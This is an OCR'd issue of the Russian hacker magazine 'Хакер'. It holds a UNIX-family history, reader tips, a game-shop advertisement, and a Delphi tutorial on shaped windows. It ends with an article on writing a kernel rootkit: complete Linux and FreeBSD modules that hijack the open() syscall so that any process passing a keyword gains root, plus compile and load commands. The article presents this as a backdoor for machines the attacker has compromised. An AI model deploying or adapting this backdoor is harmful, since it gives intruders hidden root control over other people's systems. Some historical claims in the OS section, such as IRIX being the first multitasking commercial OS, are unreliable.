Solaris - это ОС от компании Sun Microsystems. Думаю, эта компания знакома тебе по языку JAVA. Что же в ней особенного? Во-первых, это UNIX-система, то есть все, что распространяется под GNU GPL, будет на ней работать (и вполне законно), например, всеми любимый KDE. Во-вторых, эту ОС, в отличие от Линукса, разрабатывает один конкретный производитель. Это дает гарантию отсутствия конфликтов между ПО, поддержку от производителя и общую надежность.

QNX и IRIX

Начнем мы, пожалуй, с IRIX. Слышал о такой? Я, честно говоря, узнал о ней случайно. Когда я впервые познакомился со Страуструпом (создателем языка C++), то спросил его: "Бьерн, я слышал, у тебя есть несколько компьютеров под управлением UNIX. Какие ты предпочитаешь версии и дистрибутивы?" И тут я узнал, что помимо Solaris (о ней мы уже говорили) и LINUX, Бьерн использует IRIX. Нет ничего удивительного в том, что эта ОС популярна лишь в узких кругах. Небольшое исследование показало, что IRIX используется в основном в промышленности. Она имеет "надежную" историю: в качестве базиса эта ОС, так же как и *BSD, взяла UNIX (V6). Она сразу стала коммерческим продуктом и была направлена на удовлетворение "корпоративных" нужд.



IRIX стала первой коммерческой мультизадачной ОС и первая обеспечила поддержку 64-битной архитектуры (она используется в основном для сложных распределенных вычислений и работы со сверхгигантскими СУБД). Так что, если встретишь слово "IRIX", не пугайся, ни пользователям, ни программистам до нее нет никакого дела - ну, конечно, если ты не кодер из AT&T Bell Labs.

Теперь о QNX. Эта ОС тоже относится к UNIX-системам, она удовлетворяет стандарту POSIX (стандарт, описывающий основные интерфейсы ОС), так что с ПО под эту операционку проблем не возникнет. Интересна история ее создания: канадская компания QNX Software System разрабатывала ОС для правительства США. Естественно в военных целях. Ты знаешь, что, например, в современных джипах установлены миникомпьютеры? В них используется Windows CE. А вот для F-19 (истребителя) такая ОС не подходит совсем, ибо ее зависание или любая нестабильность может стоить жизни не только пилоту, но и доброму полумиллиону человек, так как заряды на истребителях не слабые. Вот для таких целей и была создана QNX. Она действительно отличалась очень хорошей производительностью (скоростью), стабильностью и малым размером. А потом возникла простая мысль: "Если ОС идеально подходит для самолета, почему она не подойдет для ПК?" В общем, первая версия QNX имела собственный браузер, свою графическую оболочку и помещалась на одну обычную дискету. При этом могла работать на 486 компьютере с 4 Мб RAM. Был только один минус - запредельная цена. Однако уже через некоторое время QNX Software System выпустила нормальную версию своей системы: увеличился размер дистрибутива, возросли требования к железу, а цена упала. Теперь QNX - это ОС, обросшая своими средствами разработки (Photon Application Builder = (Visual C++) + (Delphi), пользователями и т.п. Для QNX уже начали появляться статьи по системному программированию...

"ВЕХИ РАЗВИТИЯ SOLARIS"

1982 г. Sun Microsystems выбирает UNIX в качестве базовой операционной системы.

1983 г. Выпуск SunOS 1.0.

1984 г. Sun придумывает стандарт NFS (Network File System - сетевая файловая система) для сетевых ресурсов.

1985 г. SunOS 2.0 с поддержкой NFS.

1988 г. SunOS 4.0 с поддержкой виртуальной памяти и первого SPARC-процессора.

1990 г. SunOS 4.1 с графическим интерфейсом OpenWindow.

1992 г. Solaris 2 OE, в качестве базы взята UNIX SVR4.

1993 г. Solaris 2.2 OE уже работает на x86.

1994 г. Выход Solaris 2.4 OE с поддержкой многопроцессорных серверов.

1995-1996 г. Выпуск Solaris 2.5/2.5.1 OE.

1997 г. Появление Solaris 2.6 OE.

1998 г. Solaris 7 OE - полная поддержка 64-битной архитектуры.

2000 г. Solaris 8 OE.

На этом мы, пожалуй, и завершим наш рассказ. Думаю, ты понимаешь, что рассказать историю каждого члена семейства UNIX в рамках одной статьи невозможно. Надеюсь, этот материал поможет тебе лучше ориентироваться во вселенной UNIX, ибо мир не замкнут на продукции исключительно от Microsoft...

Пришло время развеять бытующий миф о существовании еще одного UNIX-клона: BeOS. Я не спорю, BeOS существует, но вот к UNIX он не имеет никакого отношения. Если быть предельно точным, то впервые BeOS был разработан для компьютеров "новой архитектуры". То есть его разработчики создали новую архитектуру ПК и под нее написали ОС. Когда архитектура не прижилась, пришлось портировать BeOS на компьютеры PowerPC и Intel. Вот тут эта ОС и появилась на обычном рынке. Так что не путай божий дар с яичницей.

TIPS&TRICKS

Если приспичило снести WinXP и поставить 9x, а свои файлы, документы и прочее терять не хочется, то есть один выход. Если XP стоял на NTFS, то сначала нужно сконвертировать диск в FAT32. Для этого используем Partition Magic. Потом создаём загрузочную дискету нужной версии Windows, копируем на неё файлы fdisk.com, sys.com и загружаемся с нее. Выполняем команды FDISK/MBR и SYS A: C:. После этого удаляешь win dir и файлы из корневого каталога, имеющие отношение к Windows XP: NTLDR, BOOT.INI и другие...

Mr_Crash
mr_crash@freemail.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.


И Н Т Е Р Н Е Т
(095) 928-6089, (095) 928-0360, (095) 928-3574


e-shop

http://www.e-shop.ru


$ 69,99
Age of Mythology


$ 18,99
Medal of Honor: Allied Assault: Spearhead Expansion Pack


$ 72,95
The Thing


$ 59,99
Earth and Beyond


$ 59,99
The Sims Online


$ 59,99
Sid Meier's Civilization III: Play the World


$ 59,99
EverQuest: The Planes of Power Collector's Edition c Firiona Vie Figurine

$ 89,99
MechWarrior 4: Mercenaries


$ 89,99



$ 22,99
Need for Speed: Hot Pursuit 2


$ 49,99
Quake III: Gold Edition


$ 79,99
Neverwinter Nights


$ 64,99
Airport 2002 Volume 1 Add-on к Microsofr Flight Simulator 2002

$ 55,99
Dark Age of Camelot: Shrouded Isles



$ 22,99
Anarchy Online: Notum Wars



$ 79,99
Asheron's Call 2




$ 89,99
Unreal Tournament 2003



$ 33,95
(Blizzard) Warcraft III Baseball Cap

$ 13,99
(GL) Футболка "Procedure Drinks" с логотипом "Хакер", черная, темно-синяя


$ 79,99
Diablo Battle Chest


$ 69,95
Hitman 2: Silent Assassin


$ 55,99
The Elder Scrolls III: Morrowind: Tribunal



$ 65,99
Zanzarah: The Hidden Portal


$ 15,99
WarCraft III: Reign of Chaos


$ 29,99
(WestWood) Command & Conquer: Tiberian Sun Military Insignias


$ 99,99
Final Fantasy X: Tidus Silver Watch


$ 75,99
Metal Gear 2: Snake Zippo(R) Lighter Case Set



ИНТЕРНЕТ-МАГАЗИН

ЗАКАЗЫ ПО ИНТЕРНЕТУ — КРУГЛОСУТОЧНО!
E-MAIL: sales@e-shop.ru
ЗАКАЗЫ ПО ТЕЛЕФОНУ МОЖНО СДЕЛАТЬ С 10.00 ДО 21.00 БЕЗ ВЫХОДНЫХ
ТЕЛЕФОНЫ: 928-6089, 928-0360, 928-3574
МЫ ПРИНИМАЕМ ЗАКАЗЫ НА ЛЮБЫЕ АМЕРИКАНСКИЕ ИГРЫ!

М А Г А З И Н

(095) 928-6089, (095) 928-0360, (095) 928-3574




$ 500,95

Psion 5mx

$ 1020

Sony CyberShot OSC-F707 5.2 Mpixel



$ 729,99

Compaq iPaq H3970



$ 699,99

Toshiba e740



$ 625,99

Fujitsu-Siemens Pocket LOOX 600



$ 229,95

Jstck/ CH Flight Sim Yoke USB



$ 110

Headphones/ Sennheiser HD 265 Vocal Headphones



$ 225

Spkrs/VideoLogic DigiTheatre LC - Silver

mobile computers



$ 720

Sony CyberShot Digital Camera DSC-S85



$ 450

VINTEN PRO 5DP штатив

$ 59


Video/ Pinnacle Systems Studio PCTV



$ 95,95

SanDisk 128 MB CompactFlash Card






$ 25,99

(ORIGIN) Ultima Online: Lord Blackthorn Figure



$ 37,99

Final Fantasy X: Yuna Image Clock



$ 29,99

(WestWood) Command & Conquer: Tiberian Sun: Collector's Edition - Pewter Figure (GDI)



$ 25,99

(Bungie) Halo: The Fall of Reach

Gifts

ХАКЕР #1(49) e-shop

Да, Я хочу получать БЕСПЛАТНЫЙ КАТАЛОГ E-Shop

Город ______

Улица ______

Дом ___ корпус ___ квартира ___

ФИО ______

Отправьте купон по адресу: 101000, Москва, Главпочтамт, а/я 652, E-Shop

Фленов Михаил (smirnandr@mail.ru)
http://www.cydsoft.com/vr-online/

Delphi

Безбашенные окна

Еще в 1995-м году почти все окна были прямоугольными, и всех это устраивало. Но несколько лет назад начался самый настоящий бум на создание окон неправильной формы. Любой продвинутый перец считает своим долгом сделать окно необычной формы, чтобы его софтинка явно выделялась среди всех конкурентов.

Фленов Михаил (smirnandr@mail.ru) http://www.cydsoft.com/vr-online/

О том, как создавать круглые и дырявые окна, ты можешь узнать на моем сайте. Там в разделе «Delphi (Практика)» есть статья «Нестандартные окна». Ну, а здесь я покажу, как создавать абсолютно безбашенные окна, абсолютно неправильной формы и абсолютно неповторимой внешности.

Руки на старт

Создай новый проект. Бросим на форму всего один компонент TImage. В него загружай какую-нибудь картинку, которая будет использоваться в качестве фона окна, по ней мы и будем создавать форму. На рисунке 1 ты видишь мое окно с рисунком в виде кадра из фильма «Матрица». А моя программа будет создавать окно, которое будет иметь форму девушки с компом. Весь фон белого цвета я сделаю прозрачным (цвет фона я буду определять по цвету левой верхней точки изображения).

Рисунок 1. Форма будущей программы

Сделай картинку TImage невидимой (свойство Visible нужно установить в false). Она нужна нам на форме только для хранения картинки, и сам компонент не должен быть виден после запуска. Конечно, можно было загрузить картинку, не используя компонентов, но это - пример, а уж тебе решать, как ты будешь его использовать в будущем.

Шкодинг

Теперь создаем обработчик события FormCreate и пишем в нем следующий код:

```
procedure TForm1.FormCreate(Sender: TObject);
var
 WindowRgn: HRGN;
begin
 BorderStyle := bsNone;
 ClientWidth := Image1.Picture.Bitmap.Width;
 ClientHeight := Image1.Picture.Bitmap.Height;
 windowRgn := CreateRgnFromBitmap(Image1.Picture.Bitmap);
 SetWindowRgn(Handle, WindowRgn, True);
end;
```

В первой строчке я изменяю стиль окна на bsNone, чтобы окно не имело никаких рамок и заголовков. В следующих двух строчках я устанавливаю размеры клиентской области окна в размеры изображения.
Последние две строчки являются самыми сложными в нашей программе. Здесь сначала вызывается функция CreateRgnFromBitmap (эту функцию еще надо написать). Она будет создавать нестандартный вид окна, и потом сохранит его в переменной windowRgn. В последней строке я вызываю API функцию SetWindowRgn, которая связывает созданный регион с нашим окном.
Теперь немного о функции CreateRgnFromBitmap. Она довольно большая и описать ее здесь подробно не получится – места не хватит. Я постарался максимально ее упростить, чтобы ты смог сам во всем разобраться.
Итак, функцию CreateRgnFromBitmap ты найдешь во врезке. Все это нужно написать раньше кода обработчика события FormCreate.

Перетаскивание окна

Если ты уже сделал все, что описано выше, то можешь запускать программу и наслаждаться результатом. Но у нас есть одна недоработка - программа не имеет строки заголовка и состоит только из одной клиентской части, а значит, окно нельзя перемещать по экрану. Но эта проблема решается очень просто.
Для начала в разделе private объявления формы объявляем три переменные:

```
private
 { Private declarations }
 Dragging : Boolean;
 OldLeft, OldTop: Integer;
```

Если переменная Dragging равна true, то пользователь щелкнул в окне и перетаскивает его. В переменных OldLeft и OldTop будут сохраняться первоначальные координаты окна. На всякий случай, по событию OnCreate можно засовывать в переменную Dragging значение false, чтобы случайно при старте в нее не попало true и не началось перетаскивание.
Теперь создаем обработчик события OnMouseDown для главной формы и пишем в нем следующее:

```
procedure TForm1.FormMouseDown(Sender: TObject; Button: TMouseButton;
  Shift: TShiftState; X, Y: Integer);
begin
 if button=mbLeft then
  begin
   Dragging := True;
   OldLeft := X;
   OldTop := Y;
  end;
end;
```

Здесь происходит проверка, если кликнули левой кнопкой, то установить переменную Dragging в true и запомнить координаты, в которых произошел щелчок.
Теперь создавай обработчик события OnMouseMove и пиши в нем следующее:

```
procedure TForm1.FormMouseMove(Sender: TObject; Shift: TShiftState; X,
  Y: Integer);
begin
 if Dragging then
  begin
   Left := Left+X-OldLeft;
   Top := Top+Y-OldTop;
  end;
end;
```

Здесь мы проверяем, если переменная Dragging равна true, то пользователь тащит окно, и мы должны изменить его координаты.
В обработчике события OnMouseUp нужно написать только одну строчку:

Dragging := False;

Раз кнопка отпущена, мы должны изменить переменную Dragging на false и закончить перетаскивание.




Рисунок 2. Программа в запущенном виде

Disconnect

Посмотри на рисунок 2, и ты увидишь мою программу в запущенном виде. Я специально расположил окно поверх окна с кодом программы, чтобы ты оценил его нестандартный вид. Никакой квадратности, никаких оборочек, окно имеет вид Тринити с компьютером из фильма «Матрица».




Рисунок 3. Компонент поверх окна

Обрати внимание на рисунок 3. Здесь поверх нашего окна я поместил компонент календаря (рисунок слева). Справа показано окно в запущенном виде, в котором календарь обрезался вместе с окном. Учитывай это, когда размещаешь что-либо на окне.
Как всегда, исходники примера можно найти на моем сайте http://www.cydsoft.com/vr-online/ через несколько дней после выхода этого номера в свет.

Листинг функции CreateRgnFromBitmap

```
function CreateRgnFromBitmap(rgnBitmap: TBitmap): HRGN;
var
 TransColor: TColor;
 i, j: Integer;
 i_width, i_height: Integer;
 i_left, i_right: Integer;
 rectRgn: HRGN;
begin
 Result := 0;

 // Запоминаю размеры окна
 i_width := rgnBitmap.Width;
 i_height := rgnBitmap.Height;

 // Определяю прозрачный цвет
 transColor := rgnBitmap.Canvas.Pixels[0, 0];

 // Запускаю цикл перебора строк картинки
 // для определения области окна без фона
 for i := 0 to i_height - 1 do
 begin
  i_left := -1;

  // Запускаю цикл перебора столбцов картинки
  for j := 0 to i_width - 1 do
  begin
   if i_left < 0 then
   begin
    if rgnBitmap.Canvas.Pixels[j, i] <> transColor then
     i_left := j;
   end
   else
    if rgnBitmap.Canvas.Pixels[j, i] = transColor then
    begin
     i_right := j;
     rectRgn := CreateRectRgn(i_left, i, i_right, i + 1);
     if Result = 0 then
      Result := rectRgn
     else
     begin
      CombineRgn(Result, Result, rectRgn, RGN_OR);
      DeleteObject(rectRgn);
     end;
     i_left := -1;
    end;
  end;
  if i_left >= 0 then
  begin
   rectRgn := CreateRectRgn(i_left, i, i_width, i + 1);
   if Result = 0 then
    Result := rectRgn
   else
   begin
    CombineRgn(Result, Result, rectRgn, RGN_OR);
    DeleteObject(rectRgn);
   end;
  end;
 end;
end;
```

Большая Просьба

У меня к тебе просьба. Не пиши мне большие письма. Я бы с удовольствием помог всем желающим, но это невозможно – вопросов слишком много. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.

TIPS&TRICKS

Есть в Fare одна полезная фишка: "Список процессов" - F11 -> Process List (список процессов). Он позволяет просматривать и убивать любой процесс. Даже kernel32 (он действительно умирает вместе со всем остальным). А по клавише F3 можно просматривать свойства процессов. Возможность черезвычайно полезна обладателям Windows 9x, т.к. показывает процессы, скрытые от трехпальцевого меню (Ctrl+Alt+Del) - теперь ни один троян не спрячется ;).

Garik
qstart@narod.ru
http://www.webhowto.ru/reg



maravan (maravan@real.xakep.ru)

Root-поселение на Unix тачке

Разработка своего lkm-руткита под FreeBSD и Linux

В последнее время довольно популярными стали lkm-руткиты. Аббревиатура lkm расшифровывается как loadable kernel module. Как следует из названия, lkm - это программа, предназначенная для подгрузки в ядро операционной системы. Почему использование модулей ядра настолько популярно при написании руткитов? Ответ на этот вопрос не вызывает сомнений: получив возможность работать напрямую с ядром, можно делать с системой фактически все, что заблагорассудится. Это и полный контроль надо всем, что происходит в системе, и новые возможности, недоступные для «обычного» софта, работающего вне ядра, и многое другое. Следовательно, грамотно написанный lkm-руткит после своего подгружения в ядро может поставить администратора системы в тупик. Единственным способом избавления от руткита будет полная переустановка системы.

Как это делается

По своей структуре и по способу загрузки lkm очень напоминает обычную библиотеку. Когда юзерский процесс инициирует процесс загрузки модуля в ядро, т.е. «сообщает» ядру посредством некоторого системного вызова желание подгрузить код этого лкм (lkm), ядро мапит код и данные модуля в свое адресное пространство, ищет в таблице символов модуля точку входа и передает на нее управление. В принципе, все. Вот что представляет собой простейший модуль для FreeBSD, который не выполняет никаких операций, а просто подгружается в ядро и сидит там, пока мы его не выгрузим: **(ЛИСТИНГ #1)**

```
/* headers skipped */

static moduledata_t dummy_module = {«dummy_module», module_ops, NULL};

static struct sysinit sys_init =
{
		SI_SUB_DRIVERS,
		SI_ORDER_MIDDLE,
		module_register_init,
		&dummy_module
};

static int module_ops (struct module *module, int cmd, void *args)
{		switch (cmd)
		{
				case MOD_LOAD:
						break;
				case MOD_UNLOAD:
						break;
				default:
						return (EINVAL);
		}
		return (0);
}


static void const * const
__set_sysinit_set_sym_syscall_sys_init = &sys_init;
__asm(«.section .set.»»sysinit_set»»,\»aw\»»);
__asm(«.long « «sys_init»);
__asm(«.previous»);
```

ЛИСТИНГ #1

Небольшое пояснение:
module_ops() - это своего рода функция main() нашего модуля. На нее передается управление при загрузке модуля в ядро, а также при его выгрузке. При загрузке ей передается параметр cmd, имеющий значение MOD_LOAD, а при выгрузке, соответственно, MOD_UNLOAD.

sys_init - структура, при помощи которой ядро и ведет свой «диалог» с модулем. На данный момент единственным интересным для нас элементом этой структуры является поле udata, в котором содержится указатель на структуру dummy_module.

dummy_module - структура, описывающая наш модуль. В ней содержится непосредственно название модуля («dummy_module»), указатель на module_ops и указатель на дополнительные данные о нашем модуле, имеющий значение NULL.

А вот то же самое, но только для линукса: **(ЛИСТИНГ #2)**

Структура модуля в линуксе гораздо проще, чем во Free BSD - здесь есть только init_module(), который запускается при загрузке модуля, и cleanup_module, запускающийся при его удалении из ядра.

```
/* headers skipped */

int init_module (void)
{
        return (0);
}

void cleanup_module (void)
{
        return;
}
```

ЛИСТИНГ #2

Как видно из вышеприведенных примеров, оба модуля обладают относительно простой структурой. Но самая заморочка заключается не в структуре модулей, а в том, что именно код, на который передается управление, должен делать. Для написания этого кода необходимо более или менее разбираться в структуре ядра и принципах его работы, поэтому сделаем небольшое лирическое отступление. Естественно, весь кернел мы рассматривать не будем – сейчас это лишено смысла. Рассмотрим лишь минимально необходимые для написания простейшего кернел-бэкдора элементы. Для того чтобы было понятнее, определим задачу, стоящую перед бэкдором.

Пишем local backdoor

Предположим, на троянизируемой машине у нас есть обычный шелл (нерутовый), и нам нужно, чтобы в любой момент времени мы могли получить на ней права суперпользователя.

```
struct    pcred {
    struct        ucred    *pc_ucred;    // указатель на структуру, содержащую текущие привилегии процесса
    uid_t         p_ruid; // Реальный uid
    uid_t         p_svuid;   // Сохраненный эффективный uid. Используется в том случае, если прога делает seteuid().
    gid_t         p_rgid;      // Реальный gid
    gid_t         p_svgid; // Сохраненный эффективный gid
    int           p_refcnt;
    struct        uidinfo *p_uidinfo;
};
```

ЛИСТИНГ #3

```
struct ucred {
        u_short       cr_ref;
        uid_t         cr_uid;      // Эффективный uid
        short         cr_ngroups;
        gid_t         cr_groups[NGROUPS];
        struct        uidinfo *cr_uidinfo;
};
```

ЛИСТИНГ #4

Что же будет представлять собой лкм, выполняющий поставленную выше задачу? Схема следующая: необходимо узнать, каким образом ядро определяет, под каким пользователем работает конкретный процесс, и затем сделать так, чтобы ядро определило наш процесс, как работающий под рутом. Для этого рассмотрим сначала, что вообще ядро о нем знает. При создании нового процесса ядро создает непосредственно сам процесс - выделяет память для кода, стека и данных процесса. Кроме того, в своем адресном пространстве ядро создает структуру, описывающую данный процесс. Она нужна для осуществления планирования процесса, хранения данных об используемых процессом ресурсах и т.д. Во FreeBSD это struct proc (лежит в sys/proc.h), для линуха - struct task_struct (лежит в linux/sched.h). Так вот, в этой структуре и содержатся данные о владельце процесса. Для линуховой task_struct эта информация хранится в таких ее членах, как uid, euid, gid, egid. Во фрюхе же для этого существует специальная структура pcred, указатель на которую также содержится в struct proc. Выглядит этот pcred примерно так:**(ЛИСТИНГ #3)**

Структура ucred, соответственно, выглядит так:**(ЛИСТИНГ #4)**

Как нетрудно догадаться, для того, чтобы наш процесс стал рутовым, нам нужно изменить соответствующие элементы его struct pcred и struct ucred (во FreeBSD) или struct task_struct (в линуксе). Вопрос только, каким образом менять эти элементы: для самого lkm это не представляет трудностей - он и так находится в ядре. Трудность в том, чтобы процесс, которому необходимо повысить свои привилегии, каким-то образом смог передать нашему модулю команду на изменение элементов соответствующих структур. Существует множество способов это сделать. Мы же рассмотрим самый «стандартный» способ доставки нужной нам инфы в ядро - посредством системных вызовов. Но для начала немного о том, как осуществляются системные вызовы в линухе и фрюхе (а осуществляются они практически одинаково). Со стороны прикладного программиста создание сокета, например, осуществляется посредством обращения к функции socket (). Дальнейшими деталями он обычно не интересуется, принимая вызов socket() уже системным вызовом. На самом деле это не совсем так. Код функции socket() располагается в библиотеке, которая, в свою очередь, преобразует переданные ей в качестве параметров данные в вид, понятный ядру. Вид этот в случае с FreeBSD и линуксом выглядит примерно одинаково: он состоит из номера системного вызова (например, во FreeBSD номер системного вызова socket() - 97, а в линуксе - 102) и набора параметров, переданных библиотечной функции. После того, как произошло преобразование в понятный для ядра вид, номер и параметры распихиваются по регистрам процессора, после чего наша библиотечная функция делает int $0x80, чем передает управление в ядро. В ядре располагается так называемая таблица системных вызовов, представляющая собой массив, элементы которого - структуры, содержащие указатели на функции-обработчики системных вызовов. Номер системного вызова - индекс в этом массиве. Вот и все, что нам необходимо знать для дальнейших действий. Суть здесь предельно проста - заменить функцию-обработчик любого валидного системного вызова на свою, которая будет выполнять нужные нам действия, а затем вызывать оригинальную функцию-обработчик. Или, скажем, нам нужно подправить результаты оригинальной функции (например, для того, чтобы убрать из листинга, который сгенерировал системный вызов, какой-нибудь файл, вследствие чего он станет невидимым для любого процесса).

```
/* headers skipped */

#define KEYWORD «give_me_root» /* наше ключевое слово */

extern void* sys_call_table[]; /* таблица системных вызовов */
extern struct task_struct *current; /* указатель на структуру, описывающую текущий процесс */

int (*orig_open) (const char*, int, int);

int our_open (const char *name, int flags, int mode) /* протрояненный системный вызов open() */
{
        char *nn = getname(name);

        if (strcmp (nn, KEYWORD) == 0)
        {
                /* меняем приоритет процесса, сделавшего данный системный вызов */
                current->uid = 0;
                current->euid = 0;
                current->gid = 0;
                current->egid = 0;
                return (0);
        }
        /* запускаем оригинальный open() */
        return (orig_open (name, flags, mode));
}

int init_module (void)
{
        orig_open = sys_call_table[SYS_open]; /* сохраняем старый указатель на функцию-обработчик open'а */
        sys_call_table[SYS_open] = our_open; /* заменяем оригинальный указатель на указатель на наш обработчик */
        return (0);
}

void cleanup_module (void)
{
        sys_call_table[SYS_open] = orig_open; /* восстанавливаем оригинальный обработчик */
}
```

ЛИСТИНГ #5

Вернемся к нашим баранам. Для практической реализации вышеописанного способа возьмем такой системный вызов, как open(), который имеет 3 параметра - имя открываемого файла, флаги и тип режим, в котором мы будем работать с файлом. Сделаем так, чтобы при передаче этому системному вызову в качестве имени файла некоего ключевого слова, ядро повышало бы приоритет нашего процесса до 0.

Вот как код выглядит для линукса:**(ЛИСТИНГ #5)**

NEXT

maravan (maravan@real.xakep.ru)

```
/* headers skipped */

#define KEYWORD «give_me_root» /* наше ключевое слово */

static int our_open (struct proc *p, struct open_args *uap)
/* протрояненый системный вызов open(). В отличие от линукса, в качестве параметра для функции-обработчика системного вызова передается также структура proc процесса, совершившего данный вызов. Второй параметр - структура с переданными процессом ядру параметрами системного вызова */
{
	char path[1024];
	int mode;

	copyin (uap->path, path, sizeof(path)); /* копируем первый аргумент функции open() из адресного пространства процесса (uap->path) в адресное пространство ядра (path). */
	if (strcmp (path, KEYWORD) == 0)
	{
		/* меняем приоритет процесса, сделавшего данный системный вызов */
		p->p_cred->pc_ucred->cr_uid = 0;
		p->p_cred->p_svuid = 0;
		p->p_cred->p_ruid = 0;
		return (0);
	}
	/* запускаем оригинальный open() */
	return (open (p, uap));
}


static int module_ops (struct module *module, int cmd, void *args);
{	switch (cmd)
	{	case MOD_LOAD:
			sysent[SYS_open].sy_call = (sy_call_t*)our_open; /* заменяем оригинальный указатель на указатель на наш обработчик */
			break;
		case MOD_UNLOAD:
			sysent[SYS_open].sy_call = (sy_call_t*)open;
/* восстанавливаем оригинальный обработчик */
			break
		default:
			return (EINVAL);
	}
	return (0);
}

static moduledata_t give_me_root = {«give_me_root», module_ops, NULL};

static struct sysinit sys_init =
{	SI_SUB_DRIVERS,
	SI_ORDER_MIDDLE,
	module_register_init,
	&give_me_root
};

static void const * const
__set_sysinit_set_sym_syscall_sys_init = &sys_init;
__asm(«.section .set.»»sysinit_set»»,\»aw\»»);
__asm(«.long « «sys_init»);
__asm(«.previous»);
```

ЛИСТИНГ #6

А вот как для FreeBSD:**(ЛИСТИНГ #6)**

Надеюсь, из комментариев все понятно. Последний штрих - написать прогу, которая будет делать нечто вроде open («give_me_root», 0, O_RDWR), а потом exec () на любимый шелл, и наслаждаться появившимся '#'.

Конечно, вышеприведенный пример троянизации системного вызова недорого стоит - он элементарно детектится. Для детектирования достаточно сделать копию таблицы системных вызовов в тот момент, когда система точно не была протроянена, а потом время от времени сверять указатели на функции-обработчики оригинала с копией, что сразу позволит выявить троян в случае его установки в системе. Можно, конечно, копнуть глубже - заменять не указатели, а патчить сами функции-обработчики (об этом подробно писал Silvio Cesare на http://www.big.net.au/~silvio) - тогда простая сверка таблиц уже не поможет, но это тоже относительно «стандартный» способ, который лечится сверкой чексумм тел функций-обработчиков.

Технические моменты

1. Компиляция
Линуховые модули компилятся совсем элементарно:
gcc -c give_me_root.c -o give_me_root.o
Фрюшные же немного более гиморно - нужно создать Makefile примерно такого вида:

```
SRCS	= give_me_root.c
KMOD	= give_me_root
KO	= ${KMOD}.ko
KLDMOD	= t

.include <bsd.kmod.mk>
```

а затем просто набрать команду make.

2. Подгрузка в ядро
В линухе модуль подгружается при помощи команды insmod (insmod ./give_me_root.o). Во фре при помощи kldload (kldload ./give_me_root.ko).

Доки

Эта статья планировалась как вводный курс в написание lkm'ов. Поэтому вот места, где можно почерпнуть дополнительную инфу:
Для новичков - всем известный журнал phrack (www.phrack.org). Почти в каждом его выпуске проскакивает инфа о различных фичах с использованием lkm'ов.
/usr/src/linux и /usr/src/sys - то, без чего нельзя обойтись, если ты задумал связаться с ядром.



TIPS&TRICKS

